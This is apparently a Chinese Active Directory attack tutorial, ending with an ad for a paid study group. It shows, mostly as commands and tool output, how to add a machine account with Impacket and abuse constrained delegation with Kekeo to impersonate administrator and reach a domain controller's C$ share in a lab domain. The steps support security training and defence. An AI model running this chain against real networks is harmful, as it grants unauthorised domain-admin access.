
攻击者创建了一个机器账号 machine\$，密码为 root，如图所示：

```
python3 addcomputer.py -computer-name 'machine$' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR -debug
```

```
→ examples git:(master) * python3 addcomputer.py -computer-name 'machine$' -computer-pass 'root' -dc-ip 10.211.55.4 'xie.com/hack:P@ss1234' -method SAMR -debug
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.9.25.dev1-py3.8.egg/impacket
[*] Opening domain XIE...
[*] Successfully added machine account machine$ with password root.
```

并且配置了 machine\$ 机器账号到指定 cifs/AD01.xie.com 服务的约束性委派，如图所示：



现在使用 Kekeo 工具利用 machine\$ 机器账号进行约束性委派攻击，获得域控 AD01 的权限，如图所示。

fcmit.cc

```

kekeo # tgt::ask /user:machine /domain:xie.com /password:root
Realm      : xie.com (xie)
User       : machine (machine)
CName      : machine [KRB_NT_PRINCIPAL (1)]
SName      : krbtgt/xie.com [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : ENCRYPTION KEY 23 (rc4_hmac_nt ): 329153f560eb329c0e1deea55e88a1e9
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> Ticket in file 'TGT_machine@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi'

kekeo # tgs::s4u /tgt:TGT_machine@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /user:administrator@xie.com /service:cifs/AD01.xie.com /ptt
Ticket : TGT_machine@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi
[krb-cred] S: krbtgt/xie.com @ XIE.COM
[krb-cred] E: [00000012] aes256_hmac
[enc-krb-cred] P: machine @ XIE.COM
[enc-krb-cred] S: krbtgt/xie.com @ XIE.COM
[enc-krb-cred] T: [2022/2/2 10:51:32 ; 2022/2/2 20:51:32] {R:2022/2/9 10:51:32}
[enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
[enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac ): 6ecbb7604769233d9b89e45b6a088f150867211f59dcb3134ec248a083f15618
[s4u2self] administrator@xie.com
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> machine : OK!
Service(s):
[s4u2proxy] cifs/AD01.xie.com
> cifs/AD01.xie.com : OK!

kekeo # ^C
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2013/08/22  23:52    <DIR>          PerfLogs
2013/08/22  22:50    <DIR>          Program Files
2021/02/27  17:40    <DIR>          Program Files (x86)

```

申请 TGT 认购权证

以 administrator 权限申请访问指定服务的服务票据

访问域控

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。

知识星球

谢公子

我加入了这个星球，邀你一起学习

 **域渗透攻防指南**
星主：谢公子

60+	30+	306
成员数量	内容数量	运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球 谢公子学安全